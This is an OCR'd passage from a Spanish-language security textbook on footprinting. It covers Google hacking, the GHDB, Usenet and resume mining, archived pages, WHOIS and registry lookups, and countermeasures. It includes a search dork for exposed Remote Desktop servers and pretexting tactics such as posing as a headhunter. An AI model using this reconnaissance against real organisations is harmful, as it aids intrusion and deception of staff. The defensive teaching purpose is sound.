


Figura 1-3 Las compañías comerciales públicas deben llenar informes regulares con la SEC. Estos reportes proporcionan información de interés sobre acontecimientos y la estructura organizacional.

utilizado para proteger a la organización puede ser útil para un atacante por razones obvias. Lo más probable es que las oportunidades se presentarán por sí solas cuando se adquiera esta información.

Información archivada

Es importante estar alerta de que existen sitios en Internet donde se pueden recuperar copias archivadas de información que ya no están disponibles en la fuente original. Esto puede permitir a un atacante obtener acceso a información que ha sido eliminada deliberadamente por razones de seguridad. Algunos ejemplos de esto son los Wayback Machine en http://www.archive.org (véase la figura 1-4), http://www.thememoryhole.org (véase la figura 1-5), y los resultados guardados en caché que ve bajo los resultados guardados en caché de Google (véase la figura 1-6).

Empleados inconformes

Otra amenaza real a la seguridad de la organización puede provenir de empleados inconformes, ex empleados u otros sitios que distribuyen información sensible acerca de los negocios internos




Figura 1-4 Una búsqueda en http://www.archive.org revela muchos años de páginas archivadas de http://www.yahoo.com.

de la organización. Si pregunta a cualquier persona acerca de historias de empleados inconformes, es probable que escuche algunos relatos impresionantes de venganza. Es muy común que las personas roben, vendan y den secretos de la compañía; dañen equipo; destruyan datos; coloquen bombas lógicas para que se disparen en cierto momento; dejen puertas traseras para acceder de manera sencilla más adelante; o realicen cualquier cantidad de otros actos reprochables. Ésta es una de las razones por las cuales los procedimientos de despidos hoy en día a menudo incluyen guardias de seguridad, personal de recursos humanos y una persona para escoltarlo fuera del edificio. Una de las búsquedas avanzadas de Google, "link: www.compañía.com", revela cualquier sitio sobre el que Google conoce un vínculo a la organización objetivo. Esto puede ser una buena forma de encontrar sitios corruptos con información acerca de la organización de destino.

Motores de búsqueda, Usenet y currícula

Los motores de búsqueda disponibles hoy en día son realmente fantásticos. Puede encontrar en segundos lo que desee saber. Muchos de los motores de búsqueda populares hoy en día proporcionan capacidades de búsqueda que pueden ayudarle a llegar a la información que hace la di-




Figura 1-5 La búsqueda en The Memory Hole se concentra en información acerca de informes y escándalos del gobierno, pero puede ser muy reveladora.

ferencia. Algunos de nuestros motores de búsqueda favoritos son http://www.google.com, http://search.yahoo.com, http://www.altavista.com y http://www.dogpile.com (que envía su búsqueda a varios motores de búsqueda como Google, Yahoo, Microsoft Live Search y Ask.com). Vale la pena el esfuerzo de familiarizarse con las capacidades de búsqueda avanzadas de estos sitios. Existe tanta información confidencial disponible en estos sitios que hasta se han escrito libros sobre cómo "hackear" con motores de búsqueda, como *Google Hacking for Penetration Testers Vol. 2*, por Johnny Long (Syngress, 2007).

Aquí se muestra un ejemplo simple: si busca en Google "allinurl:tsweb/default.htm", Google revelará los servidores de Microsoft Windows con Remote Desktop Web Connection expuesta. En un momento u otro, esto puede llevar a una consola gráfica de acceso completa para acceder al servidor por medio del protocolo de escritorio remoto (RDP, Remote Desktop Protocol) al usar Internet Explorer y el cliente ActiveX RDP que el servidor de Windows de destino ofrece al atacante cuando esta característica está habilitada. Existen literalmente cientos de otras búsquedas que revelan todo, desde cámaras Web expuestas a servicios de administración remotos hasta contraseñas de bases de datos. No intentamos reinventar la rueda, pero en lugar de eso lo remitimos a uno de los sitios de hackers definitivos de Google disponible en http://johnny.ihackstuff.com.




Figura 1-6 La verdadera naturaleza de un motor de búsqueda puede permitir a cualquier persona acceder de manera sencilla a contenido guardado en el caché de sitios por los que se ha pasado. Aquí vemos una versión guardada en caché de http://www.yahoo.com del archivo de Google.

Johnny Long compiló la Google Hacking Database (GHDB, Base de datos del hacker de Google): http://johnny.ihackstuff.com/ghdb.php. A pesar de que esta base de datos de hackeo no se actualiza con frecuencia, ofrece una lista básica fantástica de muchas de las mejores cadenas de búsqueda de Google que los hackers usarán para conseguir información en la Web.

Por supuesto, tener sólo la base de datos de búsquedas no basta, ¿verdad? Últimamente se han lanzado algunas herramientas que llevan este concepto al siguiente nivel: Athena 2.0 por Steve en snakeoillabs (http://www.snakeoillabs.com); SiteDigger2.0 (http://www.foundstone.com) y Wikto 2.0 por Roelof y su grupo (http://www.sensepost.com/research/wikto). Éstos revisan el caché de Google para buscar una abundancia de vulnerabilidades, errores, problemas de configuración, información de propietario y nuggets de seguridad interesantes que se esconden en sitios Web del mundo. SiteDigger (figura 1-7) le permite apuntar a dominios específicos, utiliza GHDB o la lista estilizada de búsquedas Foundstone, le permite enviar nuevas búsquedas a la base de datos, permite búsquedas simples y (lo mejor de todo) tiene una característica




Figura 1-7 SiteDigger de Foundstone busca caché de Google al usar la Base de datos de hackeo de Google (GHDB) para hallar sistemas vulnerables.

de actualización que descarga las búsquedas más recientes de GHDB, Foundstone, o ambas, dentro de la herramienta para que no se pierda nada.

Los foros de discusión o los grupos de noticias de Usenet también son un recurso rico en información confidencial. Uno de los usos más comunes de los grupos de noticias entre profesionales de tecnología de la información es tener acceso rápido a ayuda con problemas que no pueden resolver fácilmente por sí mismos. Google proporciona una buena interfaz Web para grupos de noticias de Usenet, junto con sus ahora famosas capacidades de búsqueda avanzada. Por ejemplo, una simple búsqueda "pix firewall config help" muestra cientos de publicaciones de personas que piden ayuda con sus configuraciones de firewall PIX de Cisco, como se muestra en la figura 1-8. Algunas de estas publicaciones realmente incluyen copias cortadas y pegadas de su configuración de producción, que incluyen direcciones IP, ACL, fragmentos de contrase-




Figura 1-8 Una vez más, las opciones de búsqueda avanzadas de Google pueden ayudarle a concentrarse rápidamente en información importante.

ñas, mapas de traducción de direcciones de red (NAT, Network Addres Translation), etcétera. Este tipo de búsqueda puede refinarse más para concentrarse en publicaciones de direcciones de correo electrónico en dominios específicos (en otras palabras, *@compañía.com*) u otras cadenas de búsqueda interesantes.

Si la persona en busca de ayuda sabe que no debe publicar sus detalles de configuración en un foro público como éste, aún puede ser víctima de un ataque de ingeniería social. Un atacante puede responder con una oferta amigable para asistir al cansado administrador con su problema. Si el atacante puede fingir una posición de confianza, pueden terminar con la misma información confidencial a pesar de la precaución inicial del administrador.

Otra fuente de información interesante lo constituyen los miles de currícula disponibles en línea. La profesión de tecnología de la información es tan vasta y diversa que puede ser muy difícil encontrar una coincidencia perfecta entre empleado y posición. Una de las mejores formas

de reducir el gran número de falsos positivos es proporcionar una información muy detallada, a menudo confidencial, en las publicaciones de trabajo y los currícula.

Imagine que una organización necesita un profesional experimentado en seguridad de tecnología de la información para asumir roles y funciones de trabajo muy específicos. Este profesional de seguridad necesita hacer esto y aquello, además de ser capaz de programar esto y lo otro (ya sabe cómo es esto). La compañía debe proporcionar estos detalles para obtener personal capacitado (vendedores, versiones, responsabilidades específicas, nivel de experiencia requerido, etc.). Si la organización demanda un profesional de seguridad con, digamos, cinco o más años de experiencia trabajando con firewalls CheckPoint y Snort IDS, ¿qué tipo de firewall e IDS cree que usen? Tal vez están publicando un anuncio para que un experto de detección de intrusos desarrolle y guíe a su equipo IR. ¿Qué dice esto acerca de su detección de incidentes actual y sus capacidades de respuesta? ¿Podrían estar un poco desordenados? ¿Incluso tienen uno? Si las publicaciones no proporcionan los detalles, tal vez una llamada lo hará. Lo mismo es verdad para un currículum interesante (hacerse pasar por un headhunter y empezar a hacer preguntas). Estos tipos de detalles ayudan a un atacante a pintar una imagen detallada de la seguridad de la organización (¡muy importante cuando se planea un ataque!).

Si hace una búsqueda en Google por algo como "*compañía* resume firewall", donde *compañía* es el nombre de la organización de destino, lo más probable es que encuentre varios currícula de empleados actuales o pasados del objetivo, que incluyen información muy detallada acerca de tecnologías que usan e iniciativas en las que están trabajando. Los sitios de trabajo como http://www.monster.com y http://www.careerbuilder.com contienen decenas de millones de currícula y publicaciones de trabajo. La búsqueda en nombres de la organización puede llevar a detalles técnicos impresionantes. Para navegar en el vasto océano de currícula en estos sitios, tiene que ser una organización registrada y pagar cuotas de acceso. Sin embargo, no es difícil para un atacante hacerse pasar por una compañía y pagar la cuota para tener acceso a millones de currícula.

Otra información de interés

Las ideas y los recursos ya mencionados no están hechos para ser exhaustivos, pero deben servir como un trampolín para lanzarlo al camino de la recopilación de información. La información confidencial puede estar escondiéndose en un sinfín de lugares de todo el mundo y puede presentarse en muchas formas. La opción de tomar el tiempo de hacer búsquedas creativas y meticulosas muy probablemente constituirá un ejercicio benéfico para el atacante y para los defensores.

Medidas para contrarrestar la seguridad de bases de datos públicas

Gran parte de la información es analizada antes de hacerse pública, y por lo tanto es difícil eliminarla; esto es especialmente cierto en compañías comerciales públicas. Sin embargo, resulta importante evaluar y clasificar el tipo de información distribuida públicamente. El Site Security Handbook (RFC 2196), que se encuentra en http://www.faqs.org/rfcs/rfc2196.html, es un recurso maravilloso para muchos problemas relacionados con directivas. Revise periódicamente las fuentes mencionadas en esta sección y trabaje para eliminar elementos confidenciales siempre que pueda. También es recomendable el uso de sobrenombres en los que no figuren usted o su organización, sobre todo cuando use grupos de noticias, listas de correos u otros foros públicos.

Paso 4: WHOIS y enumeración DNS

Popularidad:	*9*
Simplicidad:	*9*
Impacto:	*3*
Evaluación del riesgo:	***7***

Mientras que mucho del atractivo de Internet proviene de su falta de control centralizado, en realidad varias de sus funciones fundamentales deben administrarse centralmente para asegurar la interoperabilidad, evitar conflictos de IP y asegurar la solvencia a través de límites políticos y geográficos. Esto significa que alguien está administrando una vasta cantidad de información. Si entiende un poco sobre la manera de hacer esto, ¡es posible que pueda echar el guante de manera efectiva a esta información valiosa! Internet ha recorrido un largo camino desde su comienzo. Los detalles de la manera en que se maneja toda esta información, y quién lo hace, también están evolucionando.

¿Se pregunta quién está administrando Internet hoy? Estas funciones básicas de Internet las administra una organización sin fines de lucro, la Internet Corporation for Assigned Names and Numbers (ICANN; http://www.icann.org).

ICANN es un cuerpo de coordinación técnico para Internet. Creado en octubre de 1998 por una coalición amplia de negocios, técnicos, académicos y comunidades de usuarios de Internet, ICANN asume responsabilidades para un conjunto de funciones técnicas antes realizadas bajo contrato del gobierno de Estados Unidos por la Internet Assigned Numbers Authority (IANA; http://www.iana.org) y otros grupos. (En la práctica, IANA todavía maneja gran parte de las operaciones cotidianas, pero al final éstas harán la transición a ICANN.)

De manera específica, ICANN coordina la asignación de los siguientes identificadores que deben ser globalmente únicos para que Internet funcione:

- Nombres de dominio de Internet.
- Números de direcciones IP.
- Parámetros de protocolo y números de puerto.

Además, ICANN coordina la operación estable del sistema de servidor DNS, raíz de Internet.

Como corporación del sector privado, sin fines de lucro, ICANN está dedicada a preservar la estabilidad operacional de Internet; a promover la competencia; a lograr una amplia representación de comunidades de Internet globales; y a desarrollar políticas en el sector privado a través de los medios de este sector, de arriba hacia abajo, basados en consensos. ICANN da la bienvenida a la partición de cualquier usuario, negocio u organización de Internet interesado.

Aunque existen muchas partes de ICANN, tres de sus suborganizaciones tienen un interés particular para nosotros en este punto:

- Address Supporting Organization (ASO), http://www.aso.icann.org
- Generic Names Supporting Organization (GNSO), http://www.gnso.icann.org

- Country Code Domain Name Supporting Organizations (CCNSO), http://www.ccnso.icann.org

La ASO revisa y desarrolla recomendaciones sobre directivas de direcciones IP y avisa al comité de ICANN sobre estos asuntos. ASO asigna bloques de direcciones IP a varias oficinas de registros de Internet regionales (RIR, Regional Internet Registries) que administran, distribuyen y registran recursos de números de Internet públicos dentro de sus respectivas regiones. Luego, estos RIR asignan IP a organizaciones, proveedores de servicio de Internet (ISP, Internet Service Providers) o, en algunos casos, oficinas de registro de Internet Nacionales (NIR, National Internet Registries) u oficinas de registro de Internet locales (LIR, Local Internet Registries) si gobiernos particulares lo requieren (sobre todo en países comunistas, dictaduras, etcétera):

- **APNIC (http://www.apnic.net)** Región de Asia y el Pacífico.
- **ARIN (http://www.arin.net)** Regiones de América del Norte y Sudamérica, y el sur de África.
- **LACNIC (http://www.lacnic.net)** Porciones de Latinoamérica y el Caribe.
- **RIPE (http://www.ripe.net)** Regiones de Europa, partes de Asia, África del norte y Medio Oriente.
- **AfriNIC (http://www.afrinic.net, actualmente en estado de observador)** Con el tiempo, manejará ambas regiones de África actualmente controladas por ARIN y RIPE.

GNSO revisa y desarrolla recomendaciones sobre políticas de nombre de dominio para todos los dominios genéricos de alto nivel (gTLD, generic Top-Level Domain) y avisa al comité ICANN sobre estos asuntos. Es importante observar que GNSO *no* es responsable del registro de nombre de dominio, sino más bien de dominios genéricos de alto nivel (por ejemplo, .com, .net, .edu, .org y .info), que puede encontrarse en http://www.iana.org/gtld/gtld.htm.

CCNSO revisa y desarrolla recomendaciones sobre políticas de nombre de dominio para todos los dominios de código de país de alto nivel genéricos (ccTLD, country-code Top-Level Domain) y aconseja al comité ICANN sobre estos asuntos. Una vez más, ICANN no maneja los registros de nombres de dominio. La lista definitiva de dominios de código de país de alto nivel puede encontrarse en http://www.iana.org/cctld/cctld-whois.htm.

Aquí se muestran algunos vínculos que pueden resultarle útiles:

- **http://www.iana.org/assignments/ipv4-address-space** Asignación de IP v4.
- **http://www.iana.org/ipaddress/ip-addresses.htm** Servicios de dirección IP.
- **http://www.rfc-editor.org/rfc/rfc3330.txt Special-use** Direcciones IP.
- **http://www.iana.org/assignments/port-numbers** Números de puerto registrados.
- **http://www.iana.org/assignments/protocol-numbers** Números de protocolo registrados.

Con toda esta administración centralizada en su lugar, extraer información debe ser tan simple como consultar una granja de superservidores centrales en algún lugar, ¿cierto? No exactamente. Aunque la administración está muy centralizada, los datos reales se esparcen por el planeta en varios servidores WHIS por razones técnicas y políticas. Para complicar más las co-

sas, la sintaxis de consulta WHOIS, los tipos de consultas permitidas, los datos disponibles y el formato de resultados pueden variar ampliamente entre servidor y servidor. Asimismo, muchos de los registradores están restringiendo activamente las consultas para combatir correos basura, hackers y sobrecarga de recursos; además, la información para .mil y .gov se ha obtenido completamente de la vista del público por motivos de seguridad nacional.

Podría preguntarse: "¿Cómo *hago* yo para encontrar los datos que quiero?" Con unas cuantas herramientas, un poco de conocimientos prácticos y algo de paciencia, ¡debe ser capaz de desenterrar correctamente detalles de casi cualquier entidad registrada en el mundo relacionados con dominio e IP desde casi cualquier entidad registrada en el planeta!

Búsquedas relacionadas con dominios

Es importante observar que los elementos relacionados con dominios (como hackingexposed.com) se registran de manera separada de elementos relacionados con IP (como bloques de red IP, números de sistema autónomos BGP, etc.). Esto significa que tendremos dos rutas diferentes en nuestra metodología de encontrar estos detalles. Empecemos con los detalles relacionados con dominios, al usar keyhole.com como ejemplo.

El primer orden de los negocios consiste en determinar cuál de los muchos servidores WHOIS contiene la información que estamos buscando. El proceso general fluye así: el **R**egistro de autorización para un TLD, ".com" en este caso, contiene información acerca del Registrador con el que está el dominio de la entidad objetivo. Después se consulta al **R**egistrador apropiado para encontrar los detalles del **R**egistrado para conocer el nombre de dominio particular que está buscando. Nos referimos a éstas como las "Tres R" de WHOIS: Registro, Registrador y Registrado.

Existen muchos lugares en Internet que ofrecen una fuente única para toda la información de WHOIS, pero resulta importante entender cómo puede encontrar usted la información cuando las herramientas mágicas automáticas no funcionen. Ya que la información de WHOIS está basada en una jerarquía, el mejor lugar para iniciar es la parte superior del árbol (ICANN). Como se mencionó, ICANN (IANA) es un registro con autoridad para todos los TLD y es un punto de partida estupendo para todas las consultas WHOIS manuales.

NOTA Puede realizar búsquedas WHOIS desde cualquiera de los clientes WHOIS de línea de comandos (requiere acceso de salida TCP/43) o por medio del siempre presente explorador Web. Nuestra experiencia muestra que el método de explorador Web suele ser más intuitivo y es casi siempre permitido fuera de las arquitecturas de seguridad más comunes.

Si navegamos a http://whois.iana.org, podemos buscar el registro con autoridad para todos los .com. Esta búsqueda (figura 1-9) muestra que el registro con autoridad para .com es Verisign Global Registry Services, en http://www.verisign-grs.com. Si vamos a ese sitio y hacemos clic en el vínculo Whois de la derecha, llegamos a la página Verisign Whois Search, donde podemos buscar keyhole.com y encontrar que está registrado a través de http://www.markmonitor.com. Si vamos a *ese* sitio y buscamos *su* campo "Search Whois" a la derecha (figura 1-10), podemos consultar este servidor WHOIS del registrador por medio de su interfaz Web para encontrar los detalles del registrado para keyhol.com (¡estupendo!).

Este detalle del registrado proporciona direcciones físicas, números telefónicos, nombres, direcciones de correo electrónico, nombres de servidor DNS, IP, y así sucesivamente. Si sigue




Figura 1-9 Empezamos nuestra búsqueda del dominio en http://whois.iana.org.

este proceso con cuidado, no tendrá mucho problema en encontrar detalles del registrado para ningún nombre de dominio (público) en el planeta. Recuerde: es posible que algunos dominios como .gov y .mil no estén accesibles para el WHOIS de medio público.

Para ser minuciosos, pudimos hacer las mismas búsquedas por medio del cliente de línea de comandos WHOIS con los siguientes tres comandos:

```
[bash]$ whois com -h whois.iana.org
[bash]$ whois keyhole.com -h whois.verisign-grs.com
[bash]$ whois keyhole.com -h whois.omnis.com
```

Existen también varios sitios Web que intentan automatizar este proceso al variar los grados de éxito.

- http://www.allwhois.com
- http://www.uwhois.com
- http://www.internic.net/whois.html

